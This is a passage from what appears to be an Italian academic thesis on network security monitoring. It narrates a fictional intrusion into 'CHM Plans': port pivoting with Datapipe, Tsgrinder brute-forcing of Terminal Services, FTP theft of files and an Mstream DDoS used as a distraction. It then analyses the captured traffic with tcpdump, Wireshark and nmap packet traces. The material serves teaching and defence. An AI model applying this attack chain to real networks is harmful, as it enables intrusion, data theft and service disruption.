


Illustrazione 26: salto da 192.168.60.5 fino a 192.168.60.3

Questo indica a Datapipe che ascolti nella porta 53 TCP e che invii tutte le connessioni alla porta 3389 TCP di 10.10.10.3. Dato che CHM ammette connessioni dalla sua DMZ fino ai sistemi interni situati nella sua rete 10.10.10.0/24, Ardala pianifica di exploitare questo errore nel suo disegno. Sa, dal traditore di CHM, che la compagnia conserva i suoi piani segreti su 10.10.10.3, un sistema Windows che offre servizi Terminal Services. Ardala ha l'intenzione di calarsi dalla porta 53 TCP, rimbalzare su 192.168.60.3 e atterrare all'interno della rete di CHM.

5.5.4 Utilizzo di Tsgrinder contro Microsoft Terminal Services

Ora Ardala è pronta per eseguire la parte principale del suo piano. Ha già preparato un esemplare indipendente di Datapipe in una delle sue teste di ariete, 172.27.20.3. Questo sistema è configurato per ammettere connessioni attraverso la porta 3389 TCP e inviarle alla porta 53 TCP di 192.168.60.3. Questo permette ad Ardala di impiegare Tsgrinder contro 10.10.10.3 per ridirezione attraverso 172.27.20.3 e 192.168.60.3.

Tsgrinder è un programma che implementa tecniche di forza bruta per decifrare nomi di utenti e password in sistemi nel quale si stanno eseguendo Microsoft Terminal Services[5]. Ardala inserisce in Tsgrinder i nomi di utente e password rubati nella DMZ. Mentre sta decifrando gli account di 10.10.10.3 attraverso di 172.27.20.3 e 192.168.60.3, Ardala osserva i risultati che si mostrano nell'illustrazione 27.

Il piano di Ardala raggiunge il suo obiettivo. Determina correttamente la password di amministratore su 10.10.10.3 e usa il suo proprio client di Terminal Services per connettersi al sistema. Rimbalza attraverso il 192.168.60.3 da un altra testa di ariete, perchè il suo client Terminal Services gli permette di specificare la porta 53 TCP su 192.168.60.3.

Una volta che sta interagendo con 10.10.10.3, Ardala localizza gli archivi segreti in una cartella di sviluppo. Li carica su 172.27.20.5 via FTP (si veda l'illustrazione 28). L'illustrazione 29 riassume l'ultima serie di azioni di Ardala.




Illustrazione 27: Copia di archivi da 10.10.10.3 su 172.27.20.5.

5 Per maggiori informazioni su Tsgrinder, di Tim Mullen, si visiti [54]La determinazione di password per forza bruta in genere si basa nell'alimentare un “tritatore”, che è un esteso dizionario formato per nomi di utente e/o password, preferibilmente in lingue multiple.




Illustrazione 28: Lancio di un attacco da Tsgrinder contro il 10.10.10.3 attraverso il 172.27.20.3 e il 192.168.60.3

5.5.5 Attacco DoS distribuito con Mstream

Per distrarre l'attenzione della sua intrusione su 10.10.10.3, Ardala indica ai client di Mstream (questo è di Server.c) residente su 192.168.60.3 e 192.168.60.5 che effettuino un attacco di DdoS contro 172.27.20.102, che è un server di IRC molto popolare.

Invia i comandi da 172.27.20.5.

In risposta, 192.168.60.3 e 192.168.60.5 vomitano segmenti ACK di TCP da indirizzi IP aleatori contro 172.27.20.102, che a sua volta risponde con segmenti RST[6].

In realtà, Ardala ha ovviato una possibilità di DdoS che offre Mstream. Ha eseguito il programma principale su 172.27.20.5, e si connette alla sua porta di ascolto per omissione

6 Si noti che non si tratta di segmenti RST ACK. Quando un ACK appare come per magia, la RFC 793 specifica che la risposta adeguata è unicamente un RST. Si ha selezionato questo tipo di strumento per spiegare che ci sono persone che credono di ricevere segmenti RST aleatori è un'altra forma di “scansione di ristorazione”

(6723 TCP) direttamente, dalla stessa macchina. Allora utilizza il programma Netcat, che si mostra come nc nella figura 4.10[7].

Gli sarebbe stato semplice collegarsi alla porta 6723 TCP di 172.27.20.5 da un'altra macchina, però questo non avrebbe portato nessun beneficio. Per i suoi propositi, tutti i sistemi implicati sono sistemi che mai tornerà a utilizzare.




Illustrazione 29: Maniera di conseguire l'accesso interattivo a 10.10.10.3

7 Netcat è uno degli strumenti di sicurezza d irete più popolari che esistono. Tanto gli attaccanti come i difensori lo utilizzano. Giovanni Giacobbi mantiene una versione GNU, distinta dall'utility originale UNIX su http://netcat.sourceforge.net

La figura 5.12 mostra le azioni finali di Ardala nella rete di CHM.

L'attacco DdoS lanciato contro 172.27.20.102 è il finale della nostra esaminazione della compromissione di CHM Plans. Sfortunatamente per la vittima, la squadra di sicurezza di CHM sta raccogliendo il contenuto completo dei dati attraverso una sensore NSM. L'interfaccia sf1 del sensore era connettata all'hub della DMZ, e allo stesso tempo l'interfaccia gigabit em0 ascoltava silenziosamente in una porta SPAN del commutatore interno della rete.

CHM plans crea due archivi di formato libpcap eseguendo Tcpdump nella seguente forma:
tcpdump -n -i sf1 -s 1515 -w sf1.lpc
tcpdump -n -i em0 -s 1515 -w em0.lpc




Illustrazione 30: uso di mstream contro 172.27.20.102




Illustrazione 31: lancio di un attacco DDos contro 172.27.20.102

6 Analisi del traffico: Dati di contenuto completo

I dati di contenuto completo sono la forma più flessibile di comunicazione di rete. Si tratta di una forma ricca di analisi e controllo che non può essere raccolta in altri modi. Una volta acquisiti i dati di contenuto completo, gli analisti possono derivare i dati di sessione, allarme e dati statistici se fosse necessario.

Per il compito di analizzare i dati di contenuto completo abbiamo utilizzato **Wireshark**.

Su molte piattaforme catturare traffico a livello base da un'interfaccia di rete richiede adeguati permessi di amministrazione: per tale ragione Wireshark viene spesso eseguito da root (anche su piattaforme che non lo richiedono). Durante la cattura di traffico di rete in tempo reale, vengono utilizzate le routine di un gran numero di scompositori di protocollo: in caso di bug anche su singole routine si possono presentare seri problemi di sicurezza, con la possibilità di esecuzione di codice da remoto. A causa del gran numero di vulnerabilità verificatesi in passato, e dei dubbi sui possibili miglioramenti futuri, OpenBSD ha rimosso Ethereal dai suoi ports alla versione 3.6. [55]

Nella programmazione di una sonda è sconsigliabile quindi l'utilizzo di un software che lavora a così alto livello come wireshark.

Per la cattura dei file dell'attacco strutturato è stato utilizzato Tcpdump.

In particolare la sonda è stata programmata con utilizzando la seguente sintassi di comandi:

a) tcpdump -n -i sf1 -s 1515 -w sf1.lpc

b) tcpdump -n -i em0 -s 1515 -w em0.lpc

Con il parametro -n si indica di non tradurre gli indirizzi (per esempio: ip, indirizzi host, numeri di porte) in nomi.

Con il parametro -i si indica l'interfaccia su cui rimanere in ascolto. Se non viene specificata tcpdump, cerca nella lista di sistema l'interfacca con il numero più basso escludendo quella di loopback, e utilizza quella.

Su Sistemi linux con kernel 2.2 o successivi, può essere usato l'argomento “any” per catturare pacchetti da tutte le interfacce. Però non si può configurare “any” quando si lavora in modalità promiscua.

In questo caso le interfacce sf1 e em0 sono quelle della sonda che si occuperà di collezionare i dati.

Nella figura 5.1 è possibile vedere la topologia di rete interna. Si può notare la presenza di una sonda e le sue interfacce silenziose em0 e sf1 sono collegate rispettivamente a uno switch (sulla sua porta SPAN, ovvero una porta dove si può ascoltare tutto il traffico che passa per lo switch) e a un ripetitore (o hub).

Sf1.lpc e em0.lpc sono i due file che verranno analizzati per scoprire ogni passaggio dell'attacco strutturato.




Illustrazione 32: Topologia di rete.

6.1 Wireshark.

Wireshark (precedentemente chiamato **Ethereal**) è un software per analisi di protocollo, o **packet sniffer** (letteralmente *annusa-pacchetti*) utilizzato per la soluzione di problemi di rete, per l'analisi e lo sviluppo di protocolli o di software di comunicazione, per la didattica. Wireshark possiede tutte le caratteristiche di un analizzatore di protocollo standard.

Le funzionalità di Wireshark sono molto simili a quelle di tcpdump, ma con un'interfaccia grafica, e maggiori funzionalità di ordinamento e filtraggio. Permette all'utente di osservare tutto il traffico presente sulla rete utilizzando la **modalità promiscua** dell'adattatore di rete. Tipicamente si riferisce alle reti Ethernet, ma è possibile analizzare altri tipi di rete fisica.

Wireshark è rilasciato sotto una licenza Open Source; gira sulla maggior parte dei sistemi Unix e compatibili (inclusi GNU/Linux, Sun Solaris, FreeBSD, NetBSD, OpenBSD e Mac OS X) e sui sistemi Microsoft Windows appoggiandosi al toolkit di grafica multipiattaforma GTK+ (GTK+ necessita del server grafico X11 per essere eseguito su Mac OS X, l'utente Mac deve eseguire anche un X Server come X11.app).

Wireshark riesce a "comprendere" la struttura di diversi protocolli di rete, è in grado di individuare eventuali incapsulamenti, riconosce i singoli campi e permette di interpretarne il significato.

Per la cattura dei pacchetti Wireshark non dispone di proprio codice, ma utilizza libpcap/WinPcap, quindi può funzionare solo su reti supportate da libpcap o WinPcap.

6.2 Analisi dell'attacco

In questo paragrafo analizzeremo l'attacco passo per passo.

In particolare l'attacco si suddivide in due scansioni con Nmap, l'utilizzo di un exploit (wuftpd-god), upload di file contenenti le password e il listato di tutte le directory del sistema, connessioni ssh, connessioni ftp, attacco con Tsgrinder e attacco DoS distribuito.

6.2.1 Scansione delle porte: nmap -sS -p 21,22 192.168.60.0/24.

Ardala comincia la sua intrusione in CHM facendo una scansione della sua DMZ in cerca di sistemi che offrano servizi nelle porte 21 e 22 di TCP, che corrispondono rispettivamente al canale di controllo di FTP e a Secure Shell. Effettua la sua scansione dal 172.27.20.4, che è uno dei molti punti di partenza che possiede nella rete internet.

Determina che i server di CHM 192.168.60.3 e 192.168.60.5 offrono le porte 21 e 22 di TCP (si veda la figura 5.2.

Con il comando:

```
nmap -sS -p 21,22 192.168.60.0/24
```

Ardala sta eseguendo il software di scansione nmap, con i parametri **“-p 21,22”** che indica di controllare lo stato delle porte 21 e 22, e utilizzando il parametro **“192.168.60.0/24”** che indica tutta la sottorete su cui effettuare la scansione.

Con l'opzione **“-sS”**, si sta indicando una tecnica di scanning abbastanza comune nell'utilizzo di nmap, e per capirne il funzionamento si veda “5.2.1.1 TCP Syn Scan”.

Questa scansione genera un un traffico di pacchetti con ip sorgente 172.27.20.4, destinato a tutta la subnet.

a) pacchetti ICMP Echo (ping) con destinazione tutta la subnet, e con risposta ICMP Echo (ping) reply dalle macchine 192.168.60.3 e 192.168.60.5. (In realtà nei file della simulazione i pacchetti ICMP Echo registrati sono solo quelli verso i due indirizzi esistenti, ma la scansione con nmap -sS verso un'indirizzo di subnet invia pacchetti a tutti gli host della subnet, anche se non rispondono).

In realtà con l'attuale versione di nmap (5.0), viene generato traffico verso tutti gli host, come è ovvio che sia, anche quelli che non sono connessi alla rete (ovvero vengono pingate tutti gli ip appartenenti alla subnet, se sono attivi ci sarà un echo reply). Nel file in esame invece sono presenti solo le macchine realmente connesse.

b) connessioni TCP alle porte 21 (ftp) e 22 (ssh) verso la macchina 192.168.60.3:

5 3.162161 172.27.20.4 192.168.60.3 TCP 58173 > ftp [SYN] Seq=0 Win=2048 Len=0
6 3.162223 172.27.20.4 192.168.60.3 TCP 58173 > ssh [SYN] Seq=0 Win=2048 Len=0

Dato che non è aperta la porta 21 del protocollo ftp, essendo un tipo di scansione TCP SYN scan, verra inviato un RST da parte della macchina 192.168.60.3.

7 3.162245 192.168.60.3 172.27.20.4 TCP ftp > 58173 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Invece in risposta al SYN inviato per testare l'apertura della porta SSH, riceveremo in risposta un SYN,ACK dalla macchina 192.168.60.3.

8 3.162337 192.168.60.3 172.27.20.4 TCP ssh > 58173 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460

Sarà successivamente la macchina attaccante a chiudere la connessione ssh con la macchina 192.168.60.3, inviandole un RST.

9 3.162523 172.27.20.4 192.168.60.3 TCP 58173 > ssh [RST] Seq=1 Win=0 Len=0

I pacchetti 5 e 6 sono un SYN inviato dalla macchina che effettua lo scanning. In risposta abbiamo i pacchetti 7 e 8 da parte della macchina bersaglio 192.168.60.3. In particolare il pacchetto 7 invia un RST in quanto la porta non è in ascolto. Il pacchetto 8 è un ACK che indica che il servizio SSH è presente.

